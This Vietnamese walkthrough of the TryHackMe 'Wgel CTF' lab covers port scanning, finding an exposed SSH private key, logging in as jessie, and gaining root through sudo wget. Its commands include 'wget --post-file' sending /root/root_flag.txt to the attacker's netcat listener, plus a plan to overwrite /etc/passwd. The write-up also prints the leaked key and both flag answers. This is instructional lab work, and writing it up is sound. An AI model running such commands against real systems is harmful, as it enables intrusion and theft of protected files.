

Server khai thác:

<https://tryhackme.com/room/wgelctf>

### Thông tin địa chỉ ban đầu

- Máy kali sau khi VPN: 10.4.43.108
- Máy server: 10.10.207.69

🔑 Tiến hành việc thu thập thông tin

Quét các port TCP

`nmap -vv -T4 -p- -sV -O -Pn 10.10.207.69`

```
Completed NSE at 2022-08-24 03:54:03 EDT for 10.10.207.69
Nmap scan report for 10.10.207.69
Host is up, received user-set (0.39s latency).
Scanned at 2022-08-24 03:54:03 EDT for 833s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh     syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
```

```
Uptime guess: 8.936 days (since Mon Aug 15 05:39:42 2022)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Quét các port UDP

`nmap -vv -T4 -sU -sV -Pn 10.10.207.69`

```
Nmap scan report for 10.10.207.69
Host is up, received user-set (0.39s latency).
Scanned at 2022-08-24 03:54:52 EDT for 1098s
Not shown: 994 closed udp ports (port-unreach)
PORT      STATE SERVICE REASON      VERSION
68/udp    open|filtered dhcpc  no-response
631/udp    open|filtered ipp     no-response
5353/udp   open|filtered zeroconf no-response
11487/udp  open|filtered unknown no-response
21060/udp  open|filtered unknown no-response
21333/udp  open|filtered unknown no-response
```

Đa phần các port được mở đã bị tường lửa filtered.

Dựa vào kết quả nhận được thông qua quét port TCP, ta nhận thấy server có sử dụng port 80 làm web service, tiến hành truy cập:



Tiến hành kiểm tra mã nguồn vs Ctrl + U. Ở đây có một vài đoạn chú thích nhỏ sau đây:

```
<!--  
    Modified from the Debian original for Ubuntu  
    Last updated: 2014-03-19  
    See: https://launchpad.net/bugs/1288690  
-->
```

```

</div>
<!-- <div class="table_of_contents floating_element">
      <div class="section_header section_header_grey">
        TABLE OF CONTENTS
      </div>
      <div class="table_of_contents_item floating_element">
        <a href="#about">About</a>
      </div>
      <div class="table_of_contents_item floating_element">
        <a href="#changes">Changes</a>
      </div>
      <div class="table_of_contents_item floating_element">
        <a href="#scope">Scope</a>
      </div>
      <div class="table_of_contents_item floating_element">
        <a href="#files">Config files</a>
      </div>
    </div>
-->

<!-- Jessie don't forget to update the website -->
</pre>

```

Chưa thấy gì quan trọng nên quét các dir ẩn

`gobuster dir -w common-web-content.txt -u 10.10.207.69 -t 25 -x py,sh,txt,php`


```

=====
2022/08/24 04:14:56 Starting gobuster in directory enumeration mode
=====
/.htpasswd.py      (Status: 403) [Size: 277]
/.hta              (Status: 403) [Size: 277]
/.htaccess         (Status: 403) [Size: 277]
/.htpasswd.sh     (Status: 403) [Size: 277]
/.htaccess.py     (Status: 403) [Size: 277]
/.hta.py          (Status: 403) [Size: 277]
/.htpasswd.txt    (Status: 403) [Size: 277]
/.htaccess.sh     (Status: 403) [Size: 277]
/.hta.sh          (Status: 403) [Size: 277]
/.htpasswd.php    (Status: 403) [Size: 277]
/.hta.txt         (Status: 403) [Size: 277]
/.htaccess.txt    (Status: 403) [Size: 277]
/.htpasswd        (Status: 403) [Size: 277]
/.hta.php         (Status: 403) [Size: 277]
/.htaccess.php    (Status: 403) [Size: 277]
/index.html       (Status: 200) [Size: 11374]
/server-status    (Status: 403) [Size: 277]
/sitemap          (Status: 301) [Size: 314] [--> http://10.10.207.69/sitemap/]

=====
2022/08/24 04:20:59 Finished
=====

```

Ở đây, ta xác nhận có một dir có mã status 301 chuyển hướng khả nghi, truy cập tìm hiểu vấn đề.




Sau khi lướt qua trang web, mình lầm tưởng đây đường link đã được đưa đến một project open source nào đó. Nhưng khi nhìn kỹ lại có thể thấy url vẫn còn là địa chỉ của server đang khai thác -> đây thật chất là trang chính của server này.

Lướt qua một vòng không thấy gì nổi bật, lúc này nên quét dir ẩn từ chính website này.

`gobuster dir -w common-web-content.txt -u http://10.10.207.69/sitemap/ -t 25 -x py,sh,txt,php`

```
2022/08/24 04:27:47 Starting gobuster in directory enumeration mode
=====
/.hta.php (Status: 403) [Size: 277]
/.htpasswd.php (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.hta (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/.htaccess.py (Status: 403) [Size: 277]
/.htpasswd.py (Status: 403) [Size: 277]
/.hta.py (Status: 403) [Size: 277]
/.htaccess.sh (Status: 403) [Size: 277]
/.htpasswd.sh (Status: 403) [Size: 277]
/.hta.sh (Status: 403) [Size: 277]
/.htaccess.txt (Status: 403) [Size: 277]
/.ssh (Status: 301) [Size: 319] [--> http://10.10.207.69/sitemap/.ssh/]
/.hta.txt (Status: 403) [Size: 277]
/.htpasswd.txt (Status: 403) [Size: 277]
/.htaccess.php (Status: 403) [Size: 277]
/css (Status: 301) [Size: 318] [--> http://10.10.207.69/sitemap/css/]
/fonts (Status: 301) [Size: 320] [--> http://10.10.207.69/sitemap/fonts/]
/images (Status: 301) [Size: 321] [--> http://10.10.207.69/sitemap/images/]
/index.html (Status: 200) [Size: 21080]
/js (Status: 301) [Size: 317] [--> http://10.10.207.69/sitemap/js/]
=====
2022/08/24 04:33:50 Finished
=====
```

Chúng ta nhận thấy một vài dir ẩn có status code là 301 (chuyển hướng). Có thể check từng cái nhưng thông thường các dir /css, /fonts, /images, /js là những tập tin liên quan đến tạo giao diện cho web. Cái quan trọng ở đây chính là dir /.ssh.



Kiểm tra file id\_rsa trên

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAmujeBv3MEQFCel8yvvgDz066+8Gz0W72HJ5tvG8bj7Lz380
m+JYAqy30lSp5jH/bhcvYLSk+T9zEdzHmjKDtZN2cYgWw0dDadSXWFf9W2gc3x
W69vjKHLJs+lQ10bEJvqpCZ1rFFSpV00jVYRxQ4KfAawBsCG6LA7G07vLZPRiKsP
y4lg2StXQYUz0cUvx8UkhpgxWy/009ceMNondu61kyHaFKobJP7Py5QnH7cP/psr
+J5M/fVBoKPCXa71mA/ZUioimChBPV/i/0za0FzVuJZdnSPtS7LzPjYFqxnM/BH
Wo/LmLn4FLzLb1T31p0oTtTKuUQWxHf7cN8v6QIDAQABAoIBAFZDKpV2HgL+6iqG
/1U+Q2dhXFLv3PWhadXLKEzbXfsAbAfwCjwCgZXU9mFoNI2Ic4PsPjbyqC02LmE
AnAhhKQNeU0n3ymGJEU9iJMjigb5xZGwX0FBoUJCs9QJMBBZthwyLLJUKic7GvPa
M7QYKP51VCi1j3Gr0d1ygFSRkP6jZp0pM33dG1/ubom70WDZPDS9AjA0kYuJBobG
SUM+uxh7JJn8uM9J4NvQPkc10RIXFYECwNW+iHsB0CWlCF7CAZAbWLSJgd6TcGTv
2KBA6YcFGXN0b49CF0BMLBY/dCWpHu+d0KcruHTEtnM7aLdrexpiMJ3XHVQ4QRP2
p3xz9QECgYEA+VXndZU98FT+armRv8iwuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj
7pU08zziTXgeDENrcz1uo0e3bL13MiZeFe9HQNMpV0X+vEaCzD6ZNFbJ4R889D7I
dcXDvkNRbw42Zwx8TawzwXFVhn8R99fMwPlbdVh9f9h7papfGN2FoeECgYEA4Eiy
GW9eJnl0tzL31TpW2lnJ+KYCRilucQUntQLWdTncUkm+LBS5Z6dGxEcwCrYY1fh
shl66KulTmE3G9nFPKczCwd7jFwmUUK0hX6Sog7VRQZw72cmp7LYb1KRQ9A0Nb97
uhgbVrK/Rm+uACIJ+YD57/ZuwuhnJPirXwdaXwkCgYBMkrxN2TK3f3LPFgST8K+N
LaIN000Q622e8TnFkmee8AV9lPp7eWfG2tJHk1gw0IX4Da8oo466QIFBb74kn3U
QJkSaIdwAnh0G/dqD63fbBP95lkS7cEkokLWSNhwkffUuDeIpy0R6JuKfbXTFKBW
V35mEHidDqtCyC/gzDKIQKbgDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5
hRCRzsyios7dMiVptxtsomeEHwYziybnr3SeFGUUr1w/Qq9iB8/ZMckMGbxoUGmr
9Jj/dtd0ZaI8XWGHMokncVyzWI044ftoRcCQ+a2G4oeG8ffG2ZtW2tWT40pebIsu
eyq5AoGBANck0aWnitoMTdwZ5d+WNncqcztoNppuoMaG7L3smUSBz6k8J4p4yDPb
QNF1fedE0vsguMlpNgvcwVXGINgo00USJTxCrQFy/onH6X1T50AAW6/UXc4S7Vsg
jL8g9yBg4vPB8dHC6JeJpFFE06vxQMfzn6vjEab9GhnpMihRSCod
-----END RSA PRIVATE KEY-----
```

### Kiến thức lý thuyết:

.ssh directory là directory được system admin tạo ra dùng để lưu trữ các thông tin quan trọng sẽ được sử dụng trong quá trình xác thực người dùng đăng nhập vào hệ thống thông qua giao thức SSH.



Thông tin quan trọng nhất được lưu trữ bên trong directory .ssh chính là những file id\_rsa. File id\_rsa chứa password đã được mã hóa của một account SSH; trong nhiều trường hợp, có thể sử dụng file id\_rsa để đăng nhập vào hệ thống thông qua giao thức SSH mà không cần phải biết mật khẩu gốc.

Trong trường hợp hệ thống không chấp nhận file id\_rsa và yêu cầu nhập mật khẩu gốc, có thể chỉ cần crack file id\_rsa là xong.


Cách crack [link sau](#).

Hay nói cách khác, nếu có được username và file id\_rsa của một SSH client, nhiều khả năng ta hoàn toàn có thể dùng thông tin này để đăng nhập vào hệ thống thông qua giao thức SSH.

Ở hiện tại, chúng ta dự đoán tên đăng nhập là jessie (đây là tên lúc kiểm tra mã nguồn trang web ban đầu) và có file id\_rsa, chúng ta sẽ thử nghiệm xâm nhập xem sao nhé.

```
<!-- Jessie don't forget to udate the webiste -->
</pre>
```

Do đó, ta cần copy toàn bộ nội dung lưu về một file trên máy với tên là id\_rsa



```
File Actions Edit View Help
GNU nano 6.3 id_rsa *
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA2mujeBv3MEQFceL8yvjgdZ066+8Gz0W72HJ5tvG8bj7Lz380
m+JYAquy30lSp5jH/bhcvYLsK+T9zEdzHmjKDtZN2cYgwhW0dDadSXWff9W2gc3x
W69vjKHLjs+LQibEjvqpCZ1rFFspV00jVYRxQ4KfAawBsCG6LA7G07vLZPR1KsP
y4lq2StX0Yuz0cUvx8UkhpgxWy/009ceMnondU61kyHafKobJP7Py5QnH7cP/psr
+J5M/fV8oKpCpXa71mA/ZUioimChBPV/i/0za0FzVUJZdnSPtS7LzPjYFqxnM/BH
Wo/LmLn4FLzLb1T31p0oTtTKuUQWxHf7cN8v6QIDAQABaoIBAFZDKpV2HqL+6iqG
/1U+Q2dhXFLv3PWhadXLKEzbXfsAbAfwCjwCgZxUub9mFoNI2Ic4PsPjbyC02LmE
AnAhhKQNeU0n3ymGJEU9iJMjigb5xZGwX0FBoUJCs9QJMBBZthWYL1JUkiC7GvPa
M7QYKP51VC11j3Gr0d1ygFSRkP6jZp0pM33dG1/ubom70WdZPDS9Aja0kYUjBobG
5UM+uxh7Jjn8uM9J4NvQPk10RIXFYECwNM+1HsB0CWLcF7CAZAbWLSJgd6TcGTv
2KBA67cFgXN0b49CF0BMLBY/dcWpHu+d0KcruHTEtnM7aLdrexplMJ3XHVQ4QRp2
p3x290EcGYEA+VXndZU98FT+armRv81wuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj
7pU08zz1TXgeDENrcz1uo0e3bL13MiZeFe9HQNmpV0X+vEaCZd6ZNFbJ4R889D7I
dcXdkNRbw42Zwx8TawzwXFVhn8R9fMwPLbdVh9f9h7papfGN2FoeEcGYEA4EiY
GW9eJnl0tzL31TpW2lnJ+KYCRILuc0UnBtQLWdTncUkm+LB5S26dGxEcwCrYY1fh
shl66KuLtmE3G9nFPKzCwd7jFwUUK0hX6Sog7VRQZw72cmp7LYb1KRQ9A0Nb97
uhgbVrk/Rm+uACIJ+YD57/ZuwuhnJPi.rXwdaXwkCgYBMkrxN2TK3f3LPFgST8K+N
LaIN000622e8TnFkme8AV9Lpp7eWfG2tJHk1gw0IXx4Da8oo4660iFBb74kN3u
QJkSaIdWAnh0G/dqD63fbBP951kS7cEkokLWSNhwkffUuDeIpy0R6JukfbXFKBW
V35mEHI1dDtCyC/gzDKIQKbQDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5
hRCRzsyysios7dMiVptxtsomEHwYZiybnr3SeFguUlr1w/Og9iB8/ZmckMgboxUgmr
9Jj/dtd0ZaI8XWghMokncVyZi044ft0RcCQ+a2G4oe68ffG2Ztw2tWt40pebI5u
eyq5AoGBANck0aWhitoMTdwZ5d+wNncqcztoNppuoMag7L3smUSBz6k8J4p4yDPb
QNF1fedE0vsquMlpNgvcWVXGINgo0USJTxCRQFy/onH6X1T50AAw6/UXc457Vsg
jL8g9yBg4vPB8dHC6JepFFe06vxQMFzn6vjEab9GhnpM1hrSCod
-----END RSA PRIVATE KEY-----
```

Lưu lại nó và tiến hành ssh.



Ở đây, quyền của file đang là có quyền read cho tất cả người dùng. Do đó cần điều chỉnh lại để phù hợp với yêu cầu.

```
(root@kali) - [~/home/kali/Desktop]
# chmod 600 id_rsa

(root@kali) - [~/home/kali/Desktop]
# ls -la
total 3476
drwxr-xr-x  4 kali kali    4096 Aug 24 04:48 .
drwxr-xr-x 17 kali kali    4096 Aug 24 03:54 ..
-rwxrw-rw-  1 kali kali   37087 Mar 16 23:12 common-web-content.txt
-rw-r--r--  1 root root   73802 Jun  9 20:23 Exploit.exe
-rwxr-xr-x  1 kali kali    3826 Aug 10 2021 firefox-esr.desktop
-rwxr-xr-x  1 root root    5161 Mar 15 02:50 Flag.pdf
-rw-----  1 root root    1675 Aug 24 04:48 id_rsa
```

Thử đăng nhập lại bằng ssh

```
(root@kali) - [~/home/kali/Desktop]
# ssh jessie@10.10.207.69 -i id_rsa
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

8 packages can be updated.
8 updates are security updates.

jessie@Corp0ne:~$
jessie@Corp0ne:~$
jessie@Corp0ne:~$
```

Như vậy là đã đăng nhập thành công thông qua ssh vào server.

**NOTE:**

- Đầu tiên về tên đăng nhập, làm sao có thể đoán ra được là jessie. Lý do ban đầu khi đăng nhập vẫn thử đăng nhập bằng các account thông thường như “admin”, “root” thông qua file id\_rsa này, nhưng nó vẫn yêu cầu nhập password -> chứng tỏ cặp username:password này không phải là của nhau. Quay lại phần thu thập thông tin trước đó thì chỉ có cái tên “jessie” này thui.



```
(root@kali) - [~/home/kali/Desktop]
# ssh admin@10.10.207.69 -i id_rsa
admin@10.10.207.69's password:
Permission denied, please try again.
admin@10.10.207.69's password:

(root@kali) - [~/home/kali/Desktop]
# ssh root@10.10.207.69 -i id_rsa
root@10.10.207.69's password:
Permission denied, please try again.
root@10.10.207.69's password:
```

- Cách sửa về việc ban đầu không dùng được file id\_rsa thì tham khảo [link sau](#).

Sau khi đăng nhập thành công thì có thể tìm được flag đầu tiên. Đi vòng vòng nhiều nơi tìm kiếm:

```
jessie@Corp0ne:~$ cd Documents/
jessie@Corp0ne:~/Documents$ ls -la
total 12
drwxr-xr-x  2 jessie jessie 4096 oct 26  2019 .
drwxr-xr-x 17 jessie jessie 4096 oct 26  2019 ..
-rw-rw-r--  1 jessie jessie   33 oct 26  2019 user_flag.txt
jessie@Corp0ne:~/Documents$ cat user_flag.txt
057c67131c3d5e42dd5cd3075b198ff6
```

Theo như yêu cầu đề bài thứ 2 là phải tìm root\_flag, do đó tức là cần phải leo thang đặc quyền lên mới có thể lấy flag này.

Kiểm tra các quyền của user hiện tại:

```
jessie@Corp0ne:~/Documents$ sudo -l
Matching Defaults entries for jessie on Corp0ne:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/

User jessie may run the following commands on Corp0ne:
  (ALL : ALL) ALL
  (root) NOPASSWD: /usr/bin/wget
```

Điều này có nghĩa là jessie có quyền chạy lệnh wget với quyền root.

Note: tới đây là gần như kết đường đi, và đây là tham khảo cách giải quyết hướng đi từ writeup.

Một trong những cách lúc này chính là dựa trên việc dự đoán tên file chứa flag của đề bài. Nếu như flag đầu tiên là user\_flag thì cái thứ hai có lẽ là root\_flag. Về vị trí, nó có thể nằm ở thư mục /root do đề bài yêu cầu cần leo thang đặc quyền thì mới truy cập được thư mục

này. Do đó, kịch bản lúc này sẽ là dùng wget để chuyển nội dung của file dự đoán sang máy kali dùng netcat để nhận tập tin đó (trong trường hợp là tập tin này có tồn tại)

Trên máy server thực hiện câu lệnh sau:

```
sudo /usr/bin/wget --post-file=/root/root_flag.txt http://10.4.43.108:8888
```

Giải thích vì sao phải dùng `sudo /usr/bin/wget` mà không phải chỉ cần dùng `wget` cho câu lệnh trên? Do như khi chúng ta dùng câu lệnh "`sudo -l`" để kiểm tra quyền thì ta có quyền sử dụng wget dưới quyền của root và đường dẫn của nó là `/usr/bin/wget`, nếu chỉ dùng bình thường wget thì tức là đang chỉ dùng với quyền của account hiện tại tức là của `jessie`.

```
jessie@Corp0ne:~$ sudo /usr/bin/wget --post-file=/root/root_flag.txt http://10.4.43.108:8888
--2022-08-25 10:32:06-- http://10.4.43.108:8888/
Connecting to 10.4.43.108:8888... failed: Connection refused.
jessie@Corp0ne:~$ sudo /usr/bin/wget --post-file=/root/root_flag.txt http://10.4.43.108:8888
--2022-08-25 10:32:18-- http://10.4.43.108:8888/
Connecting to 10.4.43.108:8888... connected.
HTTP request sent, awaiting response... █
```

Lúc này trên máy kali dùng nc để nhận file:

```
(root@kali) - [~/home/kali/Desktop]
# nc -nlvp 8888
listening on [any] 8888 ...
connect to [10.4.43.108] from (UNKNOWN) [10.10.121.123] 57980
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.4.43.108:8888
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

b1b968b37519ad1daa6408188649263d
```

Và flag của nó sẽ là dòng in đỏ.

Task 1 ✔ Wgel CTF ☰ ▼

Have fun with this easy box. ▶ Start Machine

*Answer the questions below*

User flag

Correct Answer

Root flag

Correct Answer

---

---

---

## ĐÂY LÀ PHẦN NGOÀI LỀ, NÂNG CAO HƠN SO VỚI PHƯƠNG PHÁP BÊN TRÊN

Đối với cách tìm flag cuối cùng, thì việc đoán mang tính may rủi rất nhiều, do đó để có thể thực hiện nâng cấp lên quyền root một cách chủ động hơn thì việc này đòi hỏi nhiều kỹ thuật hơn. Theo một write up thì quy trình thực hiện leo thang đặc quyền của nó sẽ trải qua các giai đoạn như sau:

1. Chúng ta sẽ tìm cách tải file `/etc/passwd` trên Wget về máy Kali Linux.
2. Chúng ta sẽ tạo một mật khẩu và thêm vào account root trong file `/etc/passwd`.
3. Chúng ta upload file `/etc/passwd` đã được ta chỉnh sửa lên server thông qua công cụ Wget vào directory `/etc`. Lúc này vì Wget được phép chạy với phân quyền của root, nó sẽ thay thế file `passwd` trong directory `/etc` thành file mới có kèm theo giá trị password của root mà ta đã thêm vào.
4. Lúc này, ta chỉ cần đăng nhập vào root với mật khẩu đã thiết lập ở bước 2 là xong.

Đầu tiên, copy toàn bộ nội dung file `/etc/passwd` vào `/tmp` (đây là nơi cung cấp quyền cho toàn bộ user nên dễ dàng hoạt động hơn). Sau đó tạo một server ảo bằng lệnh python thông qua module SimpleHTTP

```
jessie@Corp0ne:~/Documents$ cp /etc/passwd /tmp/  
jessie@Corp0ne:~/Documents$ which python3  
/usr/bin/python3  
jessie@Corp0ne:~/Documents$ cd /tmp  
jessie@Corp0ne:/tmp$ python3 -m http.server 8000  
Serving HTTP on 0.0.0.0 port 8000 ...
```

Tiến hành tải về trên máy kali

```
(root@kali) - [~/home/kali/Desktop]
# wget http://10.10.207.69:8000/passwd
--2022-08-24 05:32:52-- http://10.10.207.69:8000/passwd
Connecting to 10.10.207.69:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2293 (2.2K) [application/octet-stream]
Saving to: 'passwd'

passwd                               100%[=====] 2.24K  --.-KB/s   in 0.001s
2022-08-24 05:32:52 (2.12 MB/s) - 'passwd' saved [2293/2293]

(root@kali) - [~/home/kali/Desktop]
# ls -la
total 3480
drwxr-xr-x  4 kali kali    4096 Aug 24 05:32 .
drwxr-xr-x 17 kali kali    4096 Aug 24 03:54 ..
-rwxrwxrwx  1 kali kali   37087 Mar 16 23:12 common-web-content.txt
-rw-r--r--  1 root root   73802 Jun  9 20:23 Exploit.exe
-rwxr-xr-x  1 kali kali    3826 Aug 10 2021 firefox-esr.desktop
-rwxr-xr-x  1 root root    5161 Mar 15 02:50 Flag.pdf
-rw-----  1 root root    1675 Aug 24 04:48 id_rsa
drwxr-xr-x  4 kali kali    4096 Nov 30 2021 Labsetup
-rwxrwxr-x  1 kali kali 3338360 Mar 23 2021 md5collgen
-rw-r--r--  1 root root    2293 Aug 24 05:29 passwd
```

Và kết quả sẽ là

```
(root@kali) - [~/home/kali/Desktop]
# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
